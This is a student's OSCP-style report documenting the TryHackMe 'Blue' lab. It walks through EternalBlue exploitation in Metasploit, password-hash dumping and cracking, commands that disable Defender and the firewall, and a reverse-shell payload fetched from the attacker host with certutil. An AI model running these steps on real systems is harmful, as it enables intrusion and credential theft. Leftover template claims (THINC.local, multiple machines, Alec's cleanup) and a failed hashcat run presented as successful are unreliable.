
Penetration Test Report

PWK Lab & OSCP Exam

tnjunc@gmail.com, OSID: 2222

2021-04-12

Contents

1	Offensive Security Exam Penetration Test Report	1
1.1	Introduction	1
1.2	Objective	1
1.3	Requirements	1
1.4	About the Box	2
2	High-Level Summary	3
2.1	Recommendations	3
3	Methodologies	4
3.1	Information Gathering	4
3.1.1	Service Enumeration	4
3.2	Penetration	7
3.2.1	Exploitation/ Privilege Escalation	7
3.3	Maintaining Access	10
3.4	House Cleaning (There's no House Cleaning that has been configured)	13
4	Additional Items	14
4.1	Appendix - Proof and Local Contents:	14
4.2	Appendix - Metasploit/Meterpreter Usage	14
4.3	Appendix - Completed Buffer Overflow Code	14

1 Offensive Security Exam Penetration Test Report

1.1 Introduction

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective

The objective of this assessment is to perform an internal penetration test against the Offensive Security Exam network. The student is tasked with following methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirements

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable
- Any additional items that were not included

1.4 About the Box

Name: Blue Date release: NA

Web page: <https://tryhackme.com/room/blue>

Description

Eternal Blue is a famous windows attack exploit which was been developed by National Security Agency (NSA). In this exercise we would later experience on how to attack using this known vulnerability. The major goal of this challenge is to obtained the three flags on the victim's machine. The flags symbolizes that the windows machine had been captured. This may consider as an easy difficulty due to many tools/scripts for the exploit are already disclosed various on sites.

File Information

NA as this is integrated with cloud computing from the tryhackme websites.

Virtual Machine

NA

Networking

Tryhackme would provide a static IP address of the machine. (Please take note, it would vary when the subscription has been expired.)

Source:

<https://tryhackme.com/room/blue>

2 High-Level Summary

I was tasked with performing an internal penetration test towards Offensive Security Exam. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – the THINC.local domain. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security.

When performing the internal penetration test, there were several alarming vulnerabilities that were identified on Offensive Security's network. When performing the attacks, I was able to gain access to multiple machines, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. All systems were successfully exploited and access granted. These systems as well as a brief description on how access was obtained are listed below:

- 10.10.48.38 - Critical Remote Code Execution SMB

2.1 Recommendations

I recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

- 10.10.48.38 (hostname: Jon-PC) - Update MS Patch MS17-010

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

Exam Network

- 10.x.x.x/16

3.1.1 Service Enumeration

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Nmap Scan Results:

Nmap was initiated to determine open ports.

```
1 db_nmap -A 10.10.48.38
2 or
3 nmap -A 10.10.48.38
```

```

root@kali:~# nmap -A 10.10.48.38
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-09 08:40 EDT
Nmap scan report for 10.10.48.38 (10.10.48.38)
Host is up (0.21s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49158/tcp  open  msrpc        Microsoft Windows RPC
49159/tcp  open  msrpc        Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/9%OT=135%CT=1%CU=38072%PV=Y%DS=2%DC=T%G=Y%TM=6097D8B
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=10E%TI=I%CI=I%II=I%SS=S%TS=7
OS: )SEQ(SP=F9%GCD=1%ISR=10E%TI=I%CI=I%II=I%TS=7)SEQ(SP=F6%GCD=1%ISR=10E%TI=
OS:I%CI=I%TS=7)OPS(O1=M505NW8ST11%O2=M505NW8ST11%O3=M505NW8NNT11%O4=M505NW8
OS:ST11%O5=M505NW8ST11%O6=M505ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M505NW8NNS%CC=N%Q= )T1(R=Y%DF=Y%T=
OS:80%S=0%A=S+%F=AS%RD=0%Q= )T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q= )T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=%RD=0%Q= )T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%
OS:F=R%O=%RD=0%Q= )T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q= )T6(R=Y%DF=Y

```

MSFConsole Workspace

I use msfconsole's database to have an organized source of information.

```

msf6 > hosts

Hosts
=====

address      mac      name      os_name      os_flavor      os_sp      purpose      info      comments
-----
10.10.48.38  ---      10.10.48.38  Windows 7
msf6 > creds
Credentials
=====

host      origin      service      public      private      realm      private_type      JtR Format
-----
msf6 > services
Services
=====


host      port      proto      name      state      info
-----
10.10.48.38  135      tcp      msrpc      open      Microsoft Windows RPC
10.10.48.38  139      tcp      netbios-ssn  open      Microsoft Windows netbios-ssn
10.10.48.38  445      tcp      microsoft-ds  open      Windows 7 Professional 7601 Service Pack 1 : WORKGROUP
10.10.48.38  3389     tcp      tcpwrapped  open
10.10.48.38  49152    tcp      msrpc      open      Microsoft Windows RPC
10.10.48.38  49153    tcp      msrpc      open      Microsoft Windows RPC
10.10.48.38  49154    tcp      msrpc      open      Microsoft Windows RPC
10.10.48.38  49158    tcp      msrpc      open      Microsoft Windows RPC
10.10.48.38  49159    tcp      msrpc      open      Microsoft Windows RPC

```

```
1 msf6>hosts
2 msf6>services
3 msf6>creds
```

Greenbone Security Management

Using a good VM application like GVM will lead us to gather more information on the target. Simple create a new task, input the victim's IP and initiate the scan.



As a result, there's a high severity vulnerability that caught up our attention. The vulnerability is related to Microsoft Windows SMB Remote. Based on the Microsoft Bulletin, it's missing a critical security update which is MS17-010.

MSF CONSOLE - Search

We could utilize information from the GVM earlier. From the MSF console. We can find some exploits by using search command in our case.

```
1 search type:exploit windows MS17-010
```

Initially, we need to setup the payload. In our case, we use the windows reverse tcp. Please take note that this is also the default payload in MSF.


```
1 set payload windows/x64/meterpreter/reverse_tcp
```

```
msf6 > use 0
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 > search type:exploit windows MS17-010
```

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kern
1	Pool Corruption				Username Windows Kern
1	exploit/windows/smb/ms17_010_eternalblue_win8	2017-03-14	average	No	MS17-010 EternalBlue SMB Remote Windows Kern
1	Pool Corruption for Win8+				Windows Kern
2	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/Etern
1	Champion SMB Remote Windows Code Execution				Windows Code Execution
3	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

3.2 Penetration

The penetration testing portions of the assessment focus heavily on gaining access to a variety of system(s). During this penetration test, I was able to successfully gain access to **X** out of the **X** systems.

3.2.1 Exploitation/ Privilege Escalation

Here we are going to show, that the internal tools of Kali Linux would be enough to exploit the victim's machine.

MSF CONSOLE - Exploit

From the result of the search earlier, we may use indexing to select our desired exploit. In our case, I used the first one.

```
1 use 0
```

By using options command, we could see parameters that we might need to populate in able for this exploit to run. I just simply set the RHOST to the victim's IP.

```
1 options
2 set rhosts 10.10.48.38
3 check
4 exploit
```

The last command is to check if the victim's machine is vulnerable or not.

Finally, hit the exploit command

```
msf6 > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):



| Name          | Current Setting | Required | Description                                                   |
|---------------|-----------------|----------|---------------------------------------------------------------|
| RHOSTS        |                 | yes      | The target host(s), range CIDR identifier, or hosts file with |
| RPORT         | 445             | yes      | The target port (TCP)                                         |
| SMBDomain     | .               | no       | (Optional) The Windows domain to use for authentication       |
| SMBPass       |                 | no       | (Optional) The password for the specified username            |
| SMBUser       |                 | no       | (Optional) The username to authenticate as                    |
| VERIFY_ARCH   | true            | yes      | Check if remote architecture matches exploit Target.          |
| VERIFY_TARGET | true            | yes      | Check if remote OS matches exploit Target.                    |



Payload options (windows/x64/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.8.182.95     | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name                                                 |
|----|------------------------------------------------------|
| 0  | Windows 7 and Server 2008 R2 (x64) All Service Packs |



msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.48.38
rhosts => 10.10.48.38
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.10.48.38:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.48.38:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service P
[*] 10.10.48.38:445 - Scanned 1 of 1 hosts (100% complete)
[+] 10.10.48.38:445 - The target is vulnerable.
```

When thing goes smooth, we are successfully infiltrated the victim's machine. This meterpreter is the payload we set earlier, also there are various command for us to get more info or exfiltration. The moment that this exploit has been successful, we're already on the privilege access. You may type help command to see all commands.

In my case,

```
1 sysinfo
```

Dump information about Hostname, OS and Architecture, Domain.

```
1 hashdump
```

Dump Windows Account and corresponding hashed passwords. This is a critical information. Later, I'll show on how to decrypt this hashes as establishing persistence/maintaining access.

```
1 execute -f cmd.exe -i -H
2 whoami
3 hostname
```

Some penetration testers are not compatible on meterpreter commands, we may use the windows

default TTY which is the CMD. From here, we can use the cmd commands.

```
meterpreter > sysinfo
Computer      : JON-PC
OS            : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 0
Meterpreter   : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
meterpreter > execute -f cmd.exe -i -H
Process 1852 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>hostname
hostname
Jon-PC

C:\Windows\system32>
```

CMD - Mining Flags/Treasures

The ultimate goal of this penetration testing is to obtain flags. Using this command we can easily capture those flags' location. As a result, we could see them on a different sensitive Windows directory.

```
1 where /r c:\windows\system32 flag*
```

We can view the content of each flag using type command.

```
C:\Windows\system32>type c:\flag1.txt
type c:\flag1.txt
flag{access_the_machine}
C:\Windows\system32>type c:\Windows\System32\config\flag2.txt
type c:\Windows\System32\config\flag2.txt
flag{sam_database_elevated_access}
C:\Windows\system32>type c:\Users\Jon\Documents\flag3.txt
type c:\Users\Jon\Documents\flag3.txt
flag{admin_documents_can_be_valuable}
C:\Windows\system32>
```

Finally, this exercise had been successfully captured. The requirements required are able to meet. Hoping that this report inspired you and pursue penetration testing career.


3.3 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred (i.e. a buffer overflow), we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

Hashcat - Decrypting HASHED using Dictionary Attack

For us to maintain access, we may take advantage of the hashes we successfully dump earlier. In my case i run my hashcat on my Host PC, for it to utilize the gpu and launch the maximum speed on decrypting hashes.

```
1 hashcat -a 0 -m 1000 ffb43f0de35be4d9917ac0cc8ad57f8d rockyou.txt
```



```
Approaching final keypace - workload adjusted.
Session.....: hashcat
Status.....: Exhausted
Hash.Name.....: MD5
Hash.Target.....: ffb43f0de35be4d9917ac0cc8ad57f8d
Time.Started.....: Sun May 09 21:32:55 2021 (1 sec)
Time.Estimated...: Sun May 09 21:32:56 2021 (0 secs)
Guess.Base.....: File (C:\Users\X2\Desktop\pentools\hashcat\myList\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 16606.6 kH/s (7.74ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered.....: 0/1 (0.00%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point....: 14344385/14344385 (100.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: $HEX[303231334a52] -> $HEX[042a0337c2a156616d6f732103]
Hardware.Mon.#1..: Util: 0% Core:1305MHz Mem:1750MHz Bus:16

Started: Sun May 09 21:32:54 2021
Stopped: Sun May 09 21:32:57 2021

C:\Users\X2\Desktop\pentools\hashcat\hashcat-6.1.1>
```

Opening the hashcat.potfile we could see the plain text password. We can now login as user Jon using RDC (Remote Desktop Connection). Base from the reconnaissance we conducted, port 3389 is open, therefore RDC is applicable.

Reverse shell - Establishing Persistence

Here are some CMD syntax to disable security controls on victim's machine. On the code below, we are going to disable Windows defender and host Firewall. After executing these commands, this will greatly make victim's machine unsecured and we may proceed on doing persistence techniques.

```
1 sc config WinDefend start= disabled
2 sc stop WinDefend
3 Netsh Advfirewall show allprofiles
4 NETSH ADVFIREWALL SET ALLPROFILES STATE OFF
```

Going back to Kali Machine, we need a tool called MSFVENOM to generate reverse shell payload.

```
1 msfvenom -p windows/shell_reverse_tcp LHOST=10.8.182.95 LPORT=222 EXITFUNC=thread -f exe -a x86 -platform windows -o rshell.exe
```

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=10.8.182.95 LPORT=222 EXITFUNC=thread -f exe -a x86 -platform windows -o rshell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: rshell.exe
```

Once, payload has been generated. The next step would be transferring the file from Kali to Victim's Machine. This is the time, we can use CMD's certutil (from Victim's) and python's SimpleHTTP (from Kali).

For the convenience of attacker, HTTP transfer is recommended. Run this script on the attacker machine.

```
1 python2.7 SimpleHTTPServerWithUpload.py
```

Finally, transfer the file by using this command on the meterpreter that we initially established on victim's machine.

```
1 certutil -urlcache -split -f "http://10.8.182.95:8000/rshell.exe" rshell.exe
```

```
C:\>certutil -urlcache -split -f "http://10.8.182.95:8000/rshell.exe" rshell.exe
certutil -urlcache -split -f "http://10.8.182.95:8000/rshell.exe" rshell.exe
**** Online ****
000000 ...
01204a
CertUtil: -URLCache command completed successfully.

C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is E611-0B66

Directory of C:\

03/17/2019  02:27 PM                24 flag1.txt
07/13/2009  10:20 PM             <DIR>         PerfLogs
04/12/2011  03:28 AM             <DIR>         Program Files
03/17/2019  05:28 PM             <DIR>         Program Files (x86)
05/09/2021  09:48 AM           73,802 rshell.exe
05/09/2021  08:22 AM              0 sam
12/12/2018  10:13 PM             <DIR>         Users
05/09/2021  09:34 AM           992 wget.vbs
05/09/2021  09:47 AM             <DIR>         Windows
               4 File(s)          74,818 bytes
               5 Dir(s)  20,456,103,936 bytes free
```

The reverse shell has been planted successfully. There are many options to utilize the rshell payload as establishing persistence.

- Execute on Startup using Regedit
- Run via TaskScheduler
- Spoofing Icon and Filename
- Creating as new Window Service

3.4 House Cleaning (There's no House Cleaning that has been configured)

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the exam network was completed, Alec removed all user accounts and passwords as well as the Meterpreter services installed on the system. Offensive Security should not have to remove any user accounts or services from the system.

4 Additional Items

4.1 Appendix - Proof and Local Contents:

Flags	Proof of Content
c:\flag1.txt	flag{access_the_machine}
c:\Windows\System32\config\flag2.txt	flag{sam_database_elevated_access}
c:\Users\Jon\Documents\flag3.txt	flag{admin_documents_can_be_valuable}

4.2 Appendix - Metasploit/Meterpreter Usage

For this exam, I used the meterpreter allowance using EternalBlue exploit.

4.3 Appendix - Completed Buffer Overflow Code

```
1 #No buffer overflow needed on this machine.
```